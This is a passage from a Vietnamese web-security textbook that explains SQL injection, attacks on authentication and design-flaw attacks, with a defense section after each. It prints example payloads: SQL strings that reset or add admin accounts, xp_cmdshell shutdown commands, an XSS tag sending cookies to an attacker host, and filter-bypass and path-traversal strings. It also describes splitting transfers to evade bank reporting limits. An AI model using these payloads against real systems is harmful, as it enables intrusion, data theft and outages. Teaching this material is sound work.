Bằng thủ thuật tương tự, kẻ tấn công có thể thay lệnh DELETE bằng lệnh UPDATE hoặc INSERT để chỉnh sửa, hoặc chèn thêm dữ liệu. Chẳng hạn, kẻ tấn công chèn thêm lệnh UPDATE để cập nhật mật khẩu của người quản trị bằng cách nhập chuỗi sau làm từ khóa tìm kiếm (giả thiết bảng *tbl_administrators* chứa thông tin người quản trị):

```
Galaxy S8';UPDATE tbl_administrators SET password=abc123 WHERE username = 'admin';--
```

Hoặc kẻ tấn công có thể chèn thêm bản ghi vào bảng *tbl_administrators* bằng cách nhập chuỗi sau làm từ khóa tìm kiếm:

```
Galaxy S8';INSERT INTO tbl_administrators (username, password) VALUES ('attacker', 'abc12345');--
```

2.3.4. Đánh cắp các thông tin trong cơ sở dữ liệu

Lỗi hỏng chèn mã SQL có thể giúp kẻ tấn công đánh cắp dữ liệu trong cơ sở dữ liệu thông qua một số bước như sau:

- Tìm lỗi hỏng chèn mã SQL và thăm dò các thông tin về hệ quản trị cơ sở dữ liệu:
 - + Nhập một số dữ liệu mẫu để kiểm tra một trang web có chứa lỗi hỏng chèn mã SQL, như các dấu nháy đơn, dấu --,...
 - + Tìm phiên bản máy chủ cơ sở dữ liệu: nhập các câu lệnh lỗi và kiểm tra thông báo lỗi, hoặc sử dụng @@version (với MS-SQL Server), hoặc version() (với MySQL) trong câu lệnh ghép với UNION SELECT.
- Tìm thông tin về số lượng và kiểu dữ liệu các trường của câu truy vấn hiện tại của trang web.
 - + Sử dụng mệnh đề ORDER BY <số thứ tự của trường>
 - + Sử dụng UNION SELECT 1, 2, 3, ...
- Trích xuất thông tin về các bảng, các trường của cơ sở dữ liệu thông qua các bảng hệ thống (metadata).

- Sử dụng lệnh UNION SELECT để ghép các thông tin định trích xuất vào câu truy vấn hiện tại của ứng dụng.

2.3.5. Chiếm quyền điều khiển hệ thống máy chủ cơ sở dữ liệu

Khả năng máy chủ cơ sở dữ liệu bị chiếm quyền điều khiển xảy ra khi trang web tồn tại đồng thời 2 lỗ hổng: (1) lỗ hổng cho phép tấn công chèn mã SQL và (2) lỗ hổng thiết lập quyền truy cập cơ sở dữ liệu – sử dụng người dùng có quyền quản trị để truy cập và thao tác dữ liệu của website. Khai thác 2 lỗ hổng này, kẻ tấn công có thể gọi thực hiện các lệnh hệ thống của máy chủ cơ sở dữ liệu cho phép can thiệp sâu vào cơ sở dữ liệu, hệ quản trị cơ sở dữ liệu và cả hệ điều hành trên máy chủ. Chẳng hạn, hệ quản trị cơ sở dữ liệu MS-SQL Server cung cấp thủ tục *sp_send_dbmail* cho phép gửi email từ máy chủ cơ sở dữ liệu và thủ tục *xp_cmdshell* cho phép chạy các lệnh và chương trình cài đặt trên hệ điều hành Microsoft Windows. Sau đây là một số ví dụ chạy các lệnh Microsoft Windows thông qua thủ tục *xp_cmdshell*:

EXEC xp_cmdshell 'dir *.exe' : liệt kê nội dung thư mục hiện thời

EXEC xp_cmdshell 'shutdown /s /t 00' : tắt máy chủ nền chạy hệ quản trị CSDL

EXEC xp_cmdshell 'net stop W3SVC' : dừng hoạt động máy chủ web

EXEC xp_cmdshell 'net stop MSSQLSERVER' : dừng hoạt động máy chủ CSDL

Ngoài ra, kẻ tấn công có thể thực hiện các thao tác nguy hiểm đến cơ sở dữ liệu nếu có quyền của người quản trị cơ sở dữ liệu hoặc quản trị hệ thống, như:

Xóa cả bảng (gồm cả cấu trúc): DROP TABLE <tên bảng>

Xóa cả cơ sở dữ liệu: DROP DATABASE <tên CSDL>

Tạo 1 tài khoản mới truy cập CSDL: sp_addlogin <username> <password>

Đổi mật khẩu tài khoản truy cập CSDL: sp_password <password>

2.3.6. Phòng chống

Do tính chất nguy hiểm của tấn công chèn mã SQL, nhiều giải pháp đã được đề xuất nhằm hạn chế tác hại và ngăn chặn triệt để dạng tấn công này. Nhìn chung, cần áp dụng kết hợp các biện pháp phòng chống tấn công chèn mã SQL để đảm bảo an toàn cho hệ thống. Các biện pháp, kỹ thuật có thể áp dụng gồm:

- Các biện pháp phòng chống dựa trên kiểm tra và lọc dữ liệu đầu vào:
 - + Kiểm tra tất cả các dữ liệu đầu vào, đặc biệt dữ liệu nhập từ người dùng và từ các nguồn không tin cậy;
 - + Kiểm tra kích thước và định dạng dữ liệu đầu vào;
 - + Tạo các bộ lọc để lọc bỏ các ký tự đặc biệt (như *, ', =, --) và các từ khóa của ngôn ngữ SQL (SELECT, INSERT, UPDATE, DELETE, DROP,...) mà kẻ tấn công có thể sử dụng.
- Các biện pháp phòng chống dựa trên việc sử dụng thủ tục cơ sở dữ liệu (stored procedures) và cơ chế tham số hóa dữ liệu:

- + Đưa tất cả các câu truy vấn (SELECT) và cập nhật, sửa, xóa dữ liệu (INSERT, UPDATE, DELETE) vào các thủ tục. Dữ liệu truyền vào thủ tục thông qua các tham số, giúp tách dữ liệu khỏi mã lệnh SQL, nhờ đó hạn ngăn chặn hiệu quả tấn công chèn mã SQL;
- + Hạn chế thực hiện các câu lệnh SQL động trong thủ tục;
- + Sử dụng cơ chế tham số hóa dữ liệu hỗ trợ bởi nhiều ngôn ngữ lập trình web như ASP.NET, PHP và JSP.
- Các biện pháp phòng chống dựa trên thiết lập quyền truy cập phù hợp cho người dùng cơ sở dữ liệu:
 - + Không sử dụng người dùng có quyền quản trị hệ thống hoặc quản trị cơ sở dữ liệu làm người dùng truy cập dữ liệu. Ví dụ: không sử dụng người dùng *sa* (Microsoft SQL) hoặc *root* (MySQL) làm người dùng truy cập dữ liệu. Chỉ sử dụng những người dùng này cho mục đích quản trị.
 - + Chia nhóm người dùng, chỉ cấp quyền vừa đủ cho người dùng để truy cập các bảng biểu, thực hiện câu truy vấn và chạy các thủ tục.
 - + Tốt nhất, không cấp quyền thực hiện các câu truy vấn, cập nhật, sửa, xóa trực tiếp trên các bảng dữ liệu. Thủ tục hóa tất cả các câu lệnh và chỉ cấp quyền thực hiện thủ tục.
 - + Cấm hoặc vô hiệu hóa (disable) việc thực hiện các thủ tục hệ thống (các thủ tục cơ sở dữ liệu có sẵn) cho phép can thiệp vào hệ quản trị cơ sở dữ liệu và hệ điều hành nền.
- Sử dụng các công cụ rà quét lỗ hổng chèn mã SQL, như SQLMap, ZAP, hoặc Acunetix Vulnerability Scanner để chủ động rà quét, tìm các lỗ hổng chèn mã SQL và có biện pháp khắc phục phù hợp.

2.4. Tấn công vào các cơ chế xác thực

2.4.1. Giới thiệu

Xác thực trong một mức độ nào đó nhằm xác minh thông tin nhận dạng của một cá nhân hoặc một thực thể. Trao quyền xác định các quyền truy cập vào các đối tượng, tài nguyên mà người dùng được cấp, sau khi người dùng đã được xác thực. Tấn công vào các cơ chế xác thực (Authentication attacks) là loại tấn công vào khâu xác thực thông tin định danh người dùng và trao quyền cho người dùng.

Để phá được cơ chế xác thực ứng dụng web, kẻ tấn công có 2 lựa chọn: (1) Đánh cắp mật khẩu tài khoản người dùng và (2) Bỏ qua khâu xác thực người dùng. Cả 2 lựa chọn trên đều được các nhóm tin tặc sử dụng trong từng điều kiện khác nhau trên các hệ thống khác nhau.

2.4.2. Các dạng tấn công vào các cơ chế xác thực

Các dạng tấn công vào các cơ chế xác thực bao gồm các dạng sau: phát lại chuỗi định danh phiên, vét cạn, nghe lén, khởi tạo lại mật khẩu và XSS / SQL Injection.

2.4.2.1. Phát lại chuỗi định danh phiên

Như đã đề cập trong Chương 1, giao thức HTTP không hỗ trợ phiên làm việc. Tuy nhiên, đa số các máy chủ web hỗ trợ phiên làm việc bằng việc sử dụng cookie để nhận dạng người dùng. Cookie là một mẫu thông tin mà máy chủ web lưu lên trình duyệt. Theo đó, cookie có thể lưu thông tin về phiên như chuỗi định danh (ID, token) của phiên và các thông tin xác thực người dùng. Các phiên làm việc có thể được xác thực bằng 1 tên người dùng và một mật khẩu. Kẻ tấn công có thể đánh cắp thông tin xác thực và giả danh người dùng để đăng nhập vào hệ thống.

Kẻ tấn công có thể đánh cắp thông tin xác thực người dùng sử dụng các kỹ thuật:

- Tấn công XSS để đánh cắp cookie:
`<img src='http://site.of.attacker/' +escape (document.cookie)>`
- Tấn công CSRF để cắp cookie của người dùng đang trong phiên làm việc
- Tấn công chèn mã SQL để đánh cắp thông tin về phiên trong các trường hợp trang web lưu thông tin về phiên trong cơ sở dữ liệu.

2.4.2.2. Vét cạn

Tấn công vét cạn (Brute force) sử dụng kiểu quét, hoặc thử tất cả các trường hợp để tìm tên người dùng và mật khẩu. Kẻ tấn công có thể dựa vào các tín hiệu phản hồi, hoặc báo lỗi của hệ thống để nhận biết dấu hiệu thành công hoặc thất bại trong vét cạn tìm mật khẩu. Chẳng hạn, nếu báo lỗi là "Invalid username and password" có nghĩa là username và password đều sai, nếu báo lỗi là "Invalid password" thì chỉ password sai, còn username đã đúng. Kẻ tấn công cũng có thể dựa vào thời gian xử lý để nhận biết: Nếu không tìm thấy username có nghĩa là thời gian tìm kiếm thường dài hơn do phải quét hết danh sách. Ngược lại, nếu tìm thấy username thì thời gian tìm kiếm thường ngắn hơn do không phải quét hết danh sách người dùng.


2.4.2.3. Nghe lén

Nghe lén (Sniffing) là việc chặn bắt lưu lượng mạng truyền qua card giao tiếp mạng hoặc các thiết bị mạng như router hoặc switch để phân tích lấy thông tin nhạy cảm. Các mạng WLAN dễ bị nghe lén hơn do môi trường truyền tín hiệu qua không khí. Lưu lượng HTTP có thể dễ dàng bị nghe lén do không được mã hóa. Một số công cụ, thư viện nghe lén điển hình, gồm: Tcpdump, Wireshark, Pcap/Wincap và Firesheep plugin. Hình 2.13 minh họa việc nghe lén bắt token của phiên bằng Tcpdump và Hình 2.14 là giao diện nghe lén sử dụng Firesheep plug-in trong trình duyệt.


2.4.2.4. Khởi tạo lại mật khẩu

Khởi tạo lại mật khẩu (Password resetting) là kỹ thuật khai thác điểm yếu trong tính năng khởi tạo lại mật khẩu cho người dùng hỗ trợ bởi nhiều website. Một website có thể gửi mật khẩu ở dạng rõ cho người dùng qua email, hoặc cung cấp một cơ chế xác thực bằng các câu hỏi an ninh và thông tin cá nhân. Website cũng có thể gửi 1 liên kết vào hộp thư của người dùng cho phép người dùng khởi tạo lại mật khẩu. Kẻ tấn công có thể nghe lén để đánh cắp các thông tin xác thực phụ, hoặc mật khẩu nếu được gửi dưới dạng rõ.

Hắn cũng có thể nghe lén để đánh cắp link cho phép khởi tạo lại mật khẩu và thực hiện đổi mật khẩu của người dùng.



Hình 2.13. Nghe lén bắt token của phiên bằng Tcpdump



Hình 2.14. Nghe lén sử dụng Firesheep plug-in trong trình duyệt

2.4.2.5. XSS / SQL Injection

Như đã đề cập ở mục 2.1, kẻ tấn công có thể sử dụng tấn công XSS để đánh cắp thông tin phiên làm việc, cookie chứa thông tin xác thực người dùng trên các website có tồn tại lỗi cho phép tấn công XSS.

Tương tự, nếu website tồn tại lỗi chèn mã SQL, kẻ tấn công cũng có thể sử dụng các kỹ thuật tấn công chèn mã SQL để đăng nhập vào hệ thống không cần mật khẩu, hoặc thậm chí đăng nhập mà không cần tên truy cập và mật khẩu, như đã đề cập ở mục 2.3.2.

2.4.3. Các biện pháp phòng chống tấn công vào các cơ chế xác thực

Các biện pháp phòng chống tấn công vào các cơ chế xác thực bao gồm: bảo vệ cookie của phiên, sử dụng các cơ chế xác thực an toàn, yêu cầu người dùng tham gia và làm phiên người dùng, sử dụng ngưỡng, phòng chống phishing và bảo vệ mật khẩu.

2.4.3.1. Bảo vệ cookie của phiên


Do cookie là một trong các phương tiện hỗ trợ máy chủ và máy khách duy trì phiên làm việc, nên bảo vệ cookie là một trong các biện pháp hiệu quả để bảo vệ phiên làm việc. Các biện pháp bảo vệ cookie cụ thể bao gồm:

- Hạn chế việc chuyển cookie qua kênh không mã hóa;
- Xác định rõ thời gian hết hạn của cookie và hạn chế các cookie tồn tại lâu dài;
- Sử dụng tính năng "Remember Me", "Remember Password" một cách hợp lý;
- Với các tính năng quan trọng, luôn yêu cầu người dùng phải xác thực lại.
- Với các cookie lưu thông tin định danh, cần được mã hóa bằng các hàm băm có khóa (HMAC).

2.4.3.2. Sử dụng các cơ chế xác thực an toàn

Các cơ chế xác thực an toàn có thể áp dụng với các ứng dụng web bao gồm:

- Sử dụng mật khẩu dưới dạng mã hóa, chẳng hạn dưới dạng băm;
- Nên sử dụng các kênh an toàn như SSL/TLS để truyền thông tin xác thực;
- Sử dụng mật khẩu 1 lần (OTP), hoặc giao thức xác thực theo kiểu thách thức – trả lời (Challenge-Response);
- Sử dụng giao thức OAuth: Giao thức OAuth nhằm tạo 1 chuẩn xác thực, cho phép tạo chuỗi xác thực từ tên truy cập và mật khẩu. Người dùng chỉ cần cung cấp tên truy cập và mật khẩu 1 lần cho máy chủ xác thực và được cấp 1 chuỗi xác thực. Chuỗi xác thực này được dùng để xác thực người dùng với các máy chủ dịch vụ;
- Sử dụng giao thức OpenID: OpenID (<http://openid.net>) cho phép 1 website sử dụng cơ chế xác thực của 1 bên thứ 3 tin cậy để xác thực người dùng. Ưu điểm của cơ chế này là hệ thống không phải lưu tên truy cập và mật khẩu của người dùng và cũng không phải cài đặt cơ chế xác thực. Hình 2.15 minh họa trang web Skeptics sử dụng OpenID để xác thực người dùng sử dụng một trong các bên thứ ba tin cậy, như Google, Facebook để xác thực người dùng.




Hình 2.15. Xác thực sử dụng OpenID

2.4.3.3. Yêu cầu người dùng tham gia và làm phiền người dùng

Yêu cầu người dùng tham gia là việc thông báo cho người dùng về các sự kiện quan trọng, các hành động nhạy cảm có liên quan đến tài khoản của họ, như lần đăng nhập gần nhất, đăng nhập ở vị trí, địa điểm không thường xuyên, hoặc đăng nhập sai nhiều lần. Hơn nữa, để đảm bảo an toàn cho tài khoản, luôn yêu cầu người dùng xác thực lại trong các trường hợp, như đổi mật khẩu, hoặc cập nhật thông tin cá nhân,...

Làm phiền người dùng là biện pháp xác thực bổ sung, nhằm đảm bảo trang web thực sự được tải từ máy chủ và thông tin được nhập từ người dùng thực sự, không phải là một hệ thống xử lý tự động hay một rô bốt. Một trong các kỹ thuật được sử dụng phổ biến cho mục đích này là CAPTCHA (Completely Automated Public Turing Computers and Humans Apart), như minh họa trên Hình 2.16.



Hình 2.16. Sử dụng CAPTCHA để xác thực trang web

2.4.3.4. Sử dụng ngưỡng

Sử dụng ngưỡng là biện pháp hiệu quả để ngăn chặn việc sử dụng quá mức tài nguyên hoặc ngăn chặn các nỗ lực tấn công. Chẳng hạn, có thể hạn chế số lần đăng nhập sai từ một địa chỉ IP thông qua sử dụng một trong các "luật":

- Nếu 1 người dùng đăng nhập sai 3 lần từ 1 địa chỉ IP trong vòng 10 phút thì khóa tài khoản trong 1 giờ; hoặc
- Nếu 1 người dùng đăng nhập sai 5 lần từ 1 địa chỉ IP trong vòng 2 giờ thì khóa tài khoản khóa trong 1 ngày.

2.4.3.5. Phòng chống phishing và bảo vệ mật khẩu

Phishing là một trong các dạng tấn công sử dụng các kỹ thuật xã hội đánh lừa người dùng cung cấp các thông tin tài khoản, hoặc thông tin nhạy cảm khác. Để phòng chống phishing hiệu quả, cần hiển thị rõ tên, logo của tổ chức trên website, đồng thời sử dụng chứng chỉ số SSL/TLS và cấu hình vận hành website trên giao thức HTTPS thay cho giao thức HTTP.

Các cơ chế bảo vệ mật khẩu người dùng cũng giúp phòng chống hiệu quả các dạng tấn công vào các cơ chế xác thực. Với người dùng cần đào tạo ý thức bảo vệ tài khoản,

mật khẩu phù hợp, không tiết lộ mật khẩu cá nhân cho người khác. Với hệ thống, cần hỗ trợ các cơ chế đảm bảo độ khó và đổi mật khẩu định kỳ phù hợp.

2.5. Tấn công lợi dụng các khiếm khuyết thiết kế

2.5.1. Giới thiệu

Đây là dạng tấn công nhằm vào logic xử lý của website và thường không dựa vào các kỹ thuật đã biết trước. Thách thức đối với dạng tấn công này là thường không tồn tại công cụ, kỹ thuật rà quét để phát hiện các lỗi, hoặc lỗ hổng trong thiết kế hoặc logic xử lý của hệ thống. Do vậy, để có thể thực hiện các tấn công vào logic xử lý, đòi hỏi phải có hiểu biết sâu sắc về kiến trúc, các thành phần và lưu trình xử lý của hệ thống, và từ đó, kẻ tấn công tìm được lỗi thiết kế cho phép hắn vượt qua các lớp xác thực và trao quyền nhằm đánh cắp các thông tin nhạy cảm. Mỗi tấn công vào logic xử lý của một website có đặc thù riêng và thường không thể áp dụng cho nhiều website khác nhau.

Các dạng tấn công vào khiếm khuyết thiết kế bao gồm: lạm dụng lưu trình xử lý, khai thác các lỗi trong chính sách và áp dụng, các mẫu thiết kế không an toàn, và các lỗi cài đặt hệ mã hóa.

2.5.2. Một số dạng tấn công khiếm khuyết thiết kế

2.5.2.1. Lạm dụng lưu trình xử lý

Lưu trình xử lý (workflow) thường gồm một tập các bước, hoặc yêu cầu theo một trật tự xác định trước. Lưu trình xử lý có thể bị lạm dụng theo nhiều cách khác nhau, như nhập thẻ giảm giá nhiều lần để được giảm giá nhiều hơn, thậm chí giá âm nếu website có lỗi. Kẻ tấn công có thể thử website rất kỹ để tìm ra lỗi trong lưu trình xử lý và lạm dụng. Một số dạng lạm dụng lưu trình xử lý thường gặp:

- Đổi yêu cầu từ POST sang GET hoặc ngược lại để thay đổi cách xử lý;
- Bỏ qua các bước xác thực hoặc kiểm tra tính hợp lệ của dữ liệu;
- Lặp đi lặp lại một bước hoặc 1 tập các bước xử lý;
- Thực hiện các bước không theo trật tự thiết kế;
- Thực hiện các hành động mà "người dùng thường không làm vì chúng không có nghĩa".

2.5.2.2. Khai thác các lỗi trong chính sách và áp dụng

Các chính sách (policy) định nghĩa các tài sản (asset) cần được bảo vệ thế nào và các thủ tục (procedure) được thực thi thế nào. Thực tế, một website tuân thủ chặt chẽ các chính sách bảo mật vẫn có thể không an toàn do có lỗi trong chính sách và áp dụng chính sách. Việc khai thác các lỗi trong chính sách và áp dụng thường không liên quan đến các lỗi kỹ thuật, lỗi lập trình, lỗi cấu hình, hoặc lỗi quản trị.

Một ví dụ điển hình về khai thác các lỗi trong chính sách là việc khai thác kẽ hở của chính sách giới hạn các giao dịch có giá trị lớn. Để hạn chế các hoạt động tội phạm và rửa tiền, chính phủ Mỹ yêu cầu tất cả các tổ chức tài chính ngân hàng phải lưu lại các giao dịch có giá trị từ 10.000 USD trở lên để xem xét các hoạt động khả nghi. Để vượt

qua việc bị giám sát và phát hiện, kẻ tội phạm có thể chỉ chuyển 9.800 USD (hoặc số tiền nhỏ hơn 10.000 USD) và chuyển nhiều lần từ các địa điểm khác nhau để tránh giới hạn trên.

Một trường hợp khác về khai thác các lỗi trong chính sách là việc khai thác lỗ hổng trong chính sách bảo hành sản phẩm của hãng Apple (Mỹ). Năm 2008, một người đàn ông đã bị kết tội lừa đảo do lấy hơn 9000 máy Ipod Shuffles của hãng Apple. Cụ thể, Apple thực hiện chính sách cho phép khách hàng nhanh chóng đổi một máy Ipod bị lỗi lấy một máy mới trước khi Apple nhận được và xử lý máy bị lỗi. Chính sách có đoạn *“You will be asked to provide a major credit card to secure the return of the defective accessory. If you do not return the defective accessory to Apple within 10 days of when we ship the replacement part, Apple will charge you for the replacement”*. Kịch bản lạm dụng chính sách của Apple để đánh cắp máy Ipod như sau:

- Kẻ lạm dụng sử dụng một thẻ tín dụng có hạn mức thấp và gửi yêu cầu đổi máy Ipod lỗi và cung cấp thông tin thẻ để đảm bảo;
- + Hệ thống Apple kiểm tra thông tin thẻ và xác nhận thông tin hợp lệ (do hệ thống không kiểm tra hạn mức và thanh toán tại thời điểm này), nên yêu cầu đổi máy được duyệt.
- + Trong thời gian 10 ngày, máy lỗi không được gửi đến hãng, nhân viên Apple thực hiện trích tiền từ thẻ thì không thực hiện được do thẻ không còn tiền.

Kết quả, kẻ lạm dụng bán máy Ipod chiếm đoạt và thu được số tiền 75.000 USD.

2.5.2.3. Các mẫu thiết kế không an toàn

Các mẫu thiết kế không an toàn bao gồm một số vấn đề: các hành vi mơ hồ, không xác định và bất ngờ; kiểm tra cấp quyền không đầy đủ; lọc dữ liệu không đầy đủ; trộn lẫn dữ liệu và mã; chuẩn hóa sai và cú pháp đồng nghĩa; và tin tưởng vào bên máy khách.

a. Các hành vi mơ hồ, không xác định và bất ngờ

Một ứng web là một hệ sinh thái gồm một tập các công nghệ, chuẩn & cài đặt và sự kết hợp giữa chúng có thể dẫn đến những kết quả không ngờ, ngay cả trong trường hợp các công nghệ được cài đặt theo các chuẩn. Ví dụ, với chuỗi truy vấn (query string) trên URL của trang web sau:

```
http://web.site/page?param1=foo&param2=bar&param3=baz
```

Kẻ tấn công có thể lạm dụng các tham số bằng cách lặp lại giá trị 1 tham số:

```
http://web.site/?a=1&a=2&a=3
```

```
http://web.site/?a[0]=1&a[0]=2&a[0]=3
```

```
http://web.site/?a=1&a[0]=2
```

Khi tham số bị lặp, hệ thống có thể xử lý sai do giá trị thực sự được xử lý là mơ hồ, không xác định. Kẻ tấn công có thể sử dụng các kỹ thuật này như trong các URL mẫu sau để vượt qua các bộ lọc:

```
http://web.site/?s=something&s=""><img/src%3dx+onerror%3dalert(9)>
```

`http://web.site/?s="><img+&s+=src%3dx+onerror%3dalert(9)>`

b. Kiểm tra cấp quyền không đầy đủ

Việc kiểm tra quyền truy cập cần được thực hiện đầy đủ trên mỗi yêu cầu truy cập. Nếu việc kiểm tra quyền truy cập chỉ thực hiện một lần tại bước đăng nhập, hoặc xác thực là không đủ và có thể bị lạm dụng. Chẳng hạn, kịch bản sau mô tả việc khai thác lỗi không kiểm tra quyền truy cập trên mỗi yêu cầu truy cập:

- Một người dùng A ban đầu được cấp quyền quản trị (administrator), được phép truy cập vào tất cả các tài nguyên trong hệ thống.
- Việc xác định danh sách quyền truy cập của người dùng được thực hiện một lần mỗi phiên khi người dùng đăng nhập, sau đó danh sách quyền các truy cập được đưa vào 1 bảng và việc kiểm tra quyền truy cập được thực hiện trên bảng này mỗi khi có yêu cầu truy cập.
- Vì lý do nào đó, mà người dùng A bị hủy quyền quản trị và chuyển thành người dùng bình thường với quyền truy cập hạn chế hơn.
 - + Với cơ chế kiểm tra nêu trên và nếu người dùng A vẫn đang ở phiên làm việc bắt đầu từ trước khi anh ta bị hủy quyền quản trị, A vẫn có quyền quản trị cho đến khi anh ta kết thúc phiên làm việc.

c. Lọc dữ liệu không đầy đủ

Việc lọc dữ liệu đầu vào là bắt buộc và khuyến nghị sử dụng các bộ lọc dữ liệu do các hãng lớn phát triển và duy trì. Các bộ lọc do các cá nhân tự cài đặt thường không đầy đủ, để lọt nhiều từ khóa, hoặc không lọc được các tấn công tinh vi. Chẳng hạn, một bộ lọc bỏ tất cả các từ "script" vẫn để lọt chuỗi tấn công XSS sau:

`/?param="%3c%3cscriptsrc=/site/a.js%3e`

Do sau khi lọc bỏ "script", chuỗi trên trở thành:

`/?param="%3c%3cscriptsrc=/site/a.js%3e`

Chuỗi sau giải mã trở thành `/?param="<<script src=/site/a.js>` chứa mã JavaScript trỏ đến file chứa mã script a.js.

Một điểm cần nhấn mạnh là việc lọc dữ liệu phải được thực hiện cả bên máy khách và bên máy chủ, do việc lọc dữ liệu bên khách chỉ giải quyết vấn đề hiệu năng, giảm tải cho máy chủ, không giải quyết triệt để được vấn đề an ninh.

d. Trộn lẫn dữ liệu và mã

Việc trộn lẫn dữ liệu và mã thường bị lợi dụng để thực hiện tấn công. Điển hình là tấn công chèn mã SQL và XSS: mã tấn công được trộn lẫn với dữ liệu để chuyển cho máy chủ thực hiện. Có nhiều ngôn ngữ, hoặc công cụ bị tổn thương khi xử lý dữ liệu trộn mã, như Apache Struts, XPath, LDAP và JSON.

e. Chuẩn hóa sai và cú pháp đồng nghĩa

Để tăng hiệu quả các bộ lọc, dữ liệu cần được chuẩn hóa đầy đủ trước khi đưa vào các bộ lọc. Nhiều trường hợp, các cụm từ, hoặc chuỗi đồng nghĩa về ngữ pháp nhưng không cùng ngữ nghĩa trong ngữ cảnh được thực hiện. Chẳng hạn, sau đây là các ví dụ về các chuỗi cùng tham chiếu đến file **/etc/hosts** và các dạng tạo cặp từ khóa **UNION SELECT**:

/etc/hosts	
/etc/./hosts	
../../../../../../../../../../../../etc/hosts	UNION SELECT
/tmp/./etc/hosts	UNION/**/SELECT

f. Tin tưởng vào bên máy khách

Tin tưởng tuyệt đối vào bên máy khách là một trong các sai lầm cơ bản trong vấn đề đảm bảo an ninh của các website. Việc kiểm tra dữ liệu bằng JavaScript bên trình duyệt, hay máy khách chỉ có thể giúp giảm tải cho máy chủ, không đảm bảo dữ liệu luôn được kiểm tra đảm bảo vấn đề an ninh do mã JavaScript bên trình duyệt có thể bị bỏ qua dễ dàng bằng cách tắt tính năng cho chạy JavaScript trên trình duyệt. Hơn nữa, các thành phần bí mật nhúng trong trang web có thể bị giải mã và lấy tương đối dễ dàng. Do vậy, việc kiểm tra, hay lọc dữ liệu phải được thực hiện trên máy chủ.

